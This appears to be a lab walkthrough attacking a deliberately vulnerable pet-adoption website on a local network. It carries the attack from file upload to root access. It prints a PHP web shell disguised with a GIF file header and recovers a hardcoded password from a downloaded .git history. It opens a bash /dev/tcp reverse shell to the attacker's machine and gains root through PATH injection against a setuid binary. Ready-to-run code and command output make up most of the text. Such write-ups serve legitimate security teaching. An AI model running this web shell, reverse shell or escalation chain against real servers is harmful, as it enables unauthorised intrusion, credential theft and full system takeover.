
Changing the File Signature

We proceed by changing the **file signature** of our web shell such that the website will recognize it as an image file. More specifically, a GIF file. A GIF file begins with the header **GIF87a**. Prepending the header to the start of the web shell results in a web shell that can be recognized as an image file, allowing it to be uploaded to the server. We can prepend the header with a **hex editor** or a **script**.

```
GIF87a<pre>
<?php
  if (isset($_REQUEST['command'])) {
    system($_REQUEST['command']);
  }
?>
</pre>
```

PHP web shell with GIF file signature highlighted.

Now, we must find where the uploaded files are stored on the server. By going to the Furever Friends homepage, clicking “Inspect Element,” and examining the HTML code, we find that uploaded files are stored in the **pictures** directory.




```
<!DOCTYPE html>
<html>
 ▶<head> … </head>
 ▼<body>
   ▶<header> … </header> flex
   ▼<div class="pet-container"> flex
     ▼<div class="pet">
        <img src="pictures/1.jpg" alt="Pet 1"> == $0
        <h2>Whiskers</h2>
        <p>4 years old</p>
        <p>Breed: Domestic Shorthair</p>
        <p>Sex: Male</p>
       ▶<a href="pet.php?id=1"> … </a>
      </div>
     ▶<div class="pet"> … </div>
     ▶<div class="pet"> … </div>
     ▶<div class="pet"> … </div>
     ▶<div class="pet"> … </div>
```

So, we navigate to the following link to find our web shell:

http://192.168.64.5/FureverFriendsWebsite/pictures/

Select **6.php**.




Index of /FureverFriendsWebsite/pictures

Name	Last modified	Size	Description
Parent Directory		-	
1.jpg	2024-02-08 01:16	32K	
2.jpg	2024-02-08 01:12	207K	
3.jpg	2024-02-08 01:14	136K	
4.jpg	2024-02-08 01:18	70K	
5.jpg	2024-02-08 01:10	95K	
6.php	2024-03-09 05:12	52	

Now, we can test our webshell by passing in the **ls** command to the URL:

```
http://192.168.64.5/FureverFriendsWebsite/pictures/6.php?command=ls
```

URL command format is highlighted.



```
GIF87a

1.jpg
2.jpg
3.jpg
4.jpg
5.jpg
6.php
```

We see that the web shell is functional because it is correctly executing the **ls** command. It is important to note that the output of any commands that we run using this web shell will be prepended with the GIF header **GIF87a**.

Exploiting the .git Folder


Now that we have a web shell running on the server, let's find out which user we are. We can do this with the following command:

```
whoami
```

The output of this command tells us that we are user **www-data**. This is the default Apache user on Linux systems and typically has very limited privileges on the server. Thus, in order to move towards root privileges, let's see if there are any other users on the server. In Linux, a user's home directory is typically stored in **/home**. Thus, let's take a look at the /home directory.

```
ls /home
```

Running the above command gives us this output:




```
GIF87a


cslab
slab
store-manager
```

Looks like we have users **cslab**, **slab**, and **store-manager** on the server. We'll likely want to become one of these users in order to escalate to root permissions.

If we mess around a bit more and run

```
ls -a ..
```

we get the following output:



```
GIF87a


.
..
.git
README.md
about.html
contact.html
dashboard.php
index.php
login.php
pet.php
pictures
services.html
style.css
```

Notice that, in the output above, we can see a .git folder. In order to understand the significance of this find, let us first explain, in a very simplified way, what Git is and how it works.

If you're not familiar with Git, it's an incredibly popular distributed version control system that tracks changes across a set of files known as a **Git repository**. It does this by storing a Git repository in the .git folder as a linked list of **commits**, which represent a snapshot of a Git repository at a given moment in time. Among other things, a commit will store a pointer to its parent commit: the previous version of the Git repository. With this structure, one can easily navigate from the most recent commit (the most recent version of the project) to the very first commit (the very first version of the project).

In our case, the fact that we can access the FureverFriends website's .git folder means that we can reconstruct the complete history of the Git repository and all of its contents. In doing so, we can not only get access to the website's source code but we may also find hardcoded passwords, keys, or other sensitive information stored in the Git repository.


Thus, let's go ahead and download the FureverFriends website's .git folder by running the following command in a terminal outside of our webshell:

```
wget -r http://192.168.64.5/FureverFriendsWebsite/.git
```

We can see that there's a new folder on our machine. Let's **cd** into that folder and run the following commands:

```
cd FureverFriendsWebsite
git log
```


The **git log** command returns a long page of output. Some of it looks like this:



```
commit dcfcd04db56eb29189c4873f6495f97ac6803646
Author: asguerrero <valentinaguerrero.as@hotmail.com>
Date:   Wed Feb 7 09:53:32 2024 -0600

    File upload test

commit 2ef0c78e6c016b0bf8ae9a71a34af273933be7fa
Author: FureverFriendsAdoption <fureverfriendsadoptioncenter@gmail.com>
Date:   Wed Feb 7 02:02:16 2024 +0000

    More changes

commit 1b9f660ea1b6bb5f3b4e416f878943ac0be65d5e
Author: FureverFriendsAdoption <fureverfriendsadoptioncenter@gmail.com>
Date:   Wed Feb 7 01:41:10 2024 +0000

    Added dashboard funcionality

commit 948cc1a7bf91a738c427716ce4cb20810a67c0aa
Author: asguerrero <valentinaguerrero.as@hotmail.com>
Date:   Tue Feb 6 17:08:41 2024 -0600

    Database changes
```

In this output, we can see the linked list of commits making up the history of the Git repository. The commit at the top of the output is the most recent commit. The one after that is the second most recent. And so on. This is because the **git log** command does the work of navigating through the linked list of commits for us. In doing so, it neatly prints out each commit's ID, author, date, and user-entered **log message**.

If we continue to look at the output of **git log**, we can find the following commit with a rather interesting log message:




```
commit eba3433b1b5406f6e375733686ff5ce21fb9e958
Author: FureverFriendsAdoption <fureverfriendsadoptioncenter@gmail.com>
Date:   Tue Feb 6 22:20:28 2024 +0000

    getting rid of hardcoded password

commit df8aa12a779e1d41fa4135ecbcca77f9818b5eca
Author: FureverFriendsAdoption <fureverfriendsadoptioncenter@gmail.com>
Date:   Tue Feb 6 16:38:34 2024 +0000

    fixing login and dashboard
```

With this log message, we can reasonably assume that the parent of commit eba3433b1 will contain a hardcoded password. If we run the following command, we can see the differences between commit eba3433b1 and its parent, commit df8aa12a7.

```
git diff eba3433b1b5406f6e375733686ff5ce21fb9e958
df8aa12a779e1d41fa4135ecbcca77f9818b5eca
```

Running the above command returns a long page of results. Some of which looks like the following:



```
diff --git a/dashboard.php b/dashboard.php
index b47372f..fe34995 100644
--- a/dashboard.php
+++ b/dashboard.php
@@ -35,8 +35,7 @@ if(!isset($_SESSION['id']))
         $description = $_GET['description'];
         $vaccinations = $_GET['vaccinations'];

-        $db_connection_string = "host=localhost dbname=fureverfriends user=admin password=" . getenv("DB_PASSWORD");
-        $db_connection = pg_connect($db_connection_string);
+         $db_connection = pg_connect("host=localhost dbname=fureverfriends user=admin password=rainingCats&Dogs");
     if (!$db_connection) {
         echo "An error occurred.\n";
         exit;
```

In the output above, we can see the hard coded password **rainingCats&Dogs**. Although the password is being used to connect to a database in the above code, people will often reuse passwords for different things. Thus, let's try using this password to log in as one of the other (not www-data) users on the server that we discovered earlier.

In order to log in as another user, we'll need to set up a **reverse shell**. In order to do so, let's start by running the following command in a terminal outside of the URL:

```
nc -lvnp 4444
```


Our machine is now listening for connections. In order to send a connection, let's run the following command in the URL, replacing PERSONAL_IP_ADDR with the IP address of our personal machine:

```
bash -c "bash -i >& /dev/tcp/PERSONAL_IP_ADDR/4444 0>&1"
```

Note that your web browser might not automatically format this command correctly. If you're having issues, try running this command instead:

bash%20-c%20"bash%20-i%20>%26%20/dev/tcp/PERSONAL_IP_ADDR/4444%200>%261"

Looking back at the terminal on our personal machine (not the webshell), we can see the following:




```
Listening on 0.0.0.0 4444
Connection received on 172.26.32.1 62615
bash: cannot set terminal process group (802): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cslab:/var/www/html/FureverFriendsWebsite/pictures$
```

As you can see, we're running this reverse shell as user www-data. Let's try switching to user store-manager by running the following command, entering **rainingCats&Dogs** when prompted for a password:

su store-manager

Running the above command looks like this:




```
www-data@cslab:/var/www/html/FureverFriendsWebsite/pictures$ su store-manager
su store-manager
Password: rainingCats&Dogs
```

Now, in order to test that we have successfully switched to user store-manager, let's run this command:

whoami

The subsequent output shows that we are now user store-manager:




```
www-data@cslab:/var/www/html/FureverFriendsWebsite/pictures$ su store-manager
su store-manager
Password: rainingCats&Dogs
whoami
store-manager
```

Setuid and PATH Injection

Now that we're store-manager, we should take a look around. Let's start by running the following commands to display the files in store-manager's home directory:

```
cd ~
ls
```

This gives us the following output:




```
apt-updater
apt-updater.c
```

Starting with apt-updater, if we run

```
cat apt-updater
```

we can see the following:




```
@@@@�����   �-�=�=hp�-�=�=�8880hhhDDS�td8880P�td0 0 0 44Q�tdR�td�-�=�=XX/lib64/ld-linux-x86-64.so.2 GNU���GNU�⅃��D
��esķ ynQGN�e�mV "'r � ."__cxa_finalize__libc_start_mainputssystemsetuidlibc.so.6GLIBC_2.2.5GLIBC_2.34_ITM_deregisterTMCloneTable__gmon_start___ITM_
registerTMCloneTable5uʕi        ?���K��@�?�?�?�?��?�?�?��H�H��/H��t��H���5�/��%�/��h���������h���������h�����������%�/D����%E/D����%=/D����%5/D��1�I
��^H��H���PTE1�1�H�=��/�f.�H�=9/H�2/H9�tH��.H��t        �����H�=        /H�5/H)�H��H��?H��H�H��tH��.H����fD�����=�.u+UH�=�.H��t
                                                                                                                     H�=�.������d�����.]��
����w�����UH�������H�bH�������H�^H�������H�[H�������]���H�H��apt updateapt upgrade
Update complete!4����h0�����@����p���PY����zRx


                                         ���&D$4����@FJ
}                                                    �?ʕ:*3$"\����t����0�����FE�C
�@5
��ʕ����o���
�
 �?HP� ������o`���o����oL���o�=0@@GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0��   � ��� 3@Iʕ@U�=|���=������!����=�0 ��?� a @.?@F�L_@l @� �ʕ@e�&�ʕ@��F�
@� ��"
      Scrt1.o__abi_tagcrtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.0__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_i
nit_array_entryapt-updater.c__FRAME_END___DYNAMIC__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_start_main@GLIBC_2.34_ITM_deregisterTMCloneTableputs@
GLIBC_2.2.5_edata_finisystem@GLIBC_2.2.5__data_start__gmon_start____dso_handle_IO_stdin_used_end__bss_startmain__TMC_END___ITM_registerTMCloneTables
etuid@GLIBC_2.2.5__cxa_finalize@GLIBC_2.2.5_init.symtab.strtab.shstrtab.interp.note.gnu.property.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.dyns
tr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.plt.sec.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.data.bss.co
mment#886hh$I�� W���o��a
�  -�0 0 4�h h ������=�-��?�@0q���oLL~���o``����BPP�  @�``�pp0���/���
                           @00+@0�     �3�5ʕ
```

Taking into account the way that apt-updater and apt–updater.c are named, as well as the fact that apt-updater is clearly not human readable, we can assume that apt-updater is likely a compiled version of apt-updater.c.

Let's now take a look at apt-updater.c with the following command:

```
cat apt-updater.c
```

The above command gives us this output:



```
#include <stdlib.h>

#include <unistd.h>

#include <stdio.h>


int main()
{

        setuid(0);

        system("apt update");

        system("apt upgrade");

        printf("\nUpdate complete!\n");

        return 0;

}
```

This code looks like something a lazy system administrator might write in order to allow users to update the packages on their machines. Afterall, apt is a package management system used by various Linux distributions. In the above code, the lines

```
system("apt update");
system("apt upgrade");
```

update the packages on your system. However, only someone with root privileges can execute the above commands. Thus, whoever wrote the code put in an additional line:

```
setuid(0);
```

In understanding what this line does and how it works, we must first understand the user ID model.

The User ID Model

Within Linux systems, each user has a **user ID (UID)**. This is a unique numerical value assigned to them which, among other things, specifies what permissions they have and what resources they can access on the server. A user will have three types of UIDs: a **real user ID (RUID)**, an **effective user ID (EUID)**, and a **saved user ID (SUID)**.

The details of RUIDs and SUIDs are a bit out of the scope of this walkthrough. If you'd like to learn more, however, check out this link.

Changing a user's EUID is helpful if you'd like to temporarily modify (usually elevate) a user's privileges. This can be done with the **setuid** command, which sets the calling user's EUID to the UID passed in as a parameter to the function.

For example, apt-updater.c runs the following command:

```
setuid(0);
```


This sets store-manager's EUID to zero (the UID of the root process on Linux systems). Thus, store-manager is temporarily given root privileges within the scope of the apt-updater program. This therefore allows store-manager to run the **apt update** and **apt upgrade** commands as root.

Now that we understand how apt-updater works, how can we exploit it? Through something called PATH injection.

PATH Injection

If we go back to the code in apt-updater.c, we can see that, when **apt** is called, the path is not specified. When the path of an executable isn't specified, Linux will examine an environment variable called the **PATH**.

This is what the PATH looks like on our server:



```
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

As you can see, it's a list of various directories separated by colons. When an executable's path isn't specified, Linux will look through each directory in the PATH variable until it either finds or fails to find the executable in question.

In apt-updater, for example, where the full path to apt is not provided, the operating system will look through every directory listed in the PATH variable until it finds a directory containing an executable called apt.

This code is incredibly vulnerable to something called PATH injection, where we create a malicious executable named apt and modify the PATH variable such that it points to our version of apt rather than the package management tool apt. We can do this by running the following commands:


```
mkdir /tmp/foo
echo /bin/sh > /tmp/foo/apt
chmod 755 /tmp/foo/apt
PATH=/tmp/foo:$PATH
```

These commands create a directory /tmp/foo, put a shell in /tmp/foo/apt, make /tmp/foo/apt an executable, and modify the PATH so that its first entry is /tmp/foo.

Now, let's run apt-updater again with the following command:

```
./apt-updater
```

This gives us the following output:




```
store-manager@cslab:~$ ./apt-updater
# _
```

If we now run

```
whoami
```

We can see that we are root:



```
store-manager@cslab:~$ ./apt-updater
# whoami
root
```

In conclusion, with this PATH injection attack, when the apt-updater program goes to run apt, rather than running the package management tool, it will run a shell. Furthermore, because of the setuid command in apt-updater, the apt-updater program runs as root. Thus, when we run apt (a shell) inside of the apt-updater program, we end up running a shell as root. This brings us to the end of this walkthrough.

Citations

"What is SQL Injection? Tutorial & Examples," Portswigger, https://portswigger.net/web-security/sql-injection

"SQL injection UNION attacks," Portswigger, https://portswigger.net/web-security/sql-injection/union-attacks

"PostgreSQL: Documentation: 16: SELECT," PostgreSQL, https://www.postgresql.org/docs/current/sql-select.html

"Blind SQL Injection," OWASP Foundation, https://owasp.org/www-community/attacks/Blind_SQL_Injection#:~:text=Blind%20SQL%20

"Pentest," Github, https://github.com/c002/pentest/blob/master/Blind%20Postgresql%20Sql%20Injection%20%E2%80%93%20Tutorial

"BurpSuite," Portswigger, https://portswigger.net/burp

"What is the www-data User," AskUbuntu, https://askubuntu.com/questions/873839/what-is-the-www-data-user

"/home," The Linux Document Project, https://tldp.org/LDP/Linux-Filesystem-Hierarchy/html/home.html

"Git," Git, https://git-scm.com/

"Git Repository Layout," Git, https://git-scm.com/docs/gitrepository-layout

"How Password Reuse Leads to Vulnerabilities," Dashlane, https://www.dashlane.com/blog/how-password-reuse-leads-to-vulnerabilities

"What is a Reverse Shell," Imperva, https://www.imperva.com/learn/application-security/reverse-shell/

"Using APT to Manage Packages in Debian and Ubuntu," Linode, https://www.linode.com/docs/guides/apt-package-manager/

"Understanding the PATH Variable," Medium, https://janelbrandon.medium.com/understanding-the-path-variable-6eae0936e976

"A Quick Port Scanning Tutorial," Nmap, https://nmap.org/book/port-scanning-tutorial.html

"Default Open Ports," IBM, https://www.ibm.com/docs/no/storediq/7.6.0?topic=requirements-default-open-ports

"Port 80 Definition," Nordvpn, https://nordvpn.com/cybersecurity/glossary/port-80/#:~:text=Port%2080%20is%20the%20default,between%20client%20computers%20and%20servers.

"Identify Hash Types," Hashes, https://hashes.com/en/tools/hash_identifier

"Dictionary Attack," Hashcat, https://hashcat.net/wiki/doku.php?id=dictionary_attack

"Common Password List," https://www.kaggle.com/datasets/wjburns/common-password-list-rockyoutxt

"Passwords/Common-Credentials/10k-most-common.txt," GitHub, https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt

"Hashcat," Hashcat, https://hashcat.net/hashcat/

"A Guide to Password Cracking," Unix Ninja, https://www.unix-ninja.com/p/A_guide_to_password_cracking_with_Hashcat

"List of File Signatures," Wikipedia, https://en.wikipedia.org/wiki/List_of_file_signatures?ref=learnhacking.io

"Hex Fiend," Hex Fiend, https://hexfiend.com/?ref=learnhacking.io

"ShellImage.py," Github, https://github.com/AlessandraZullo/shellImage/blob/master/shellImage.py?ref=learnhacking.io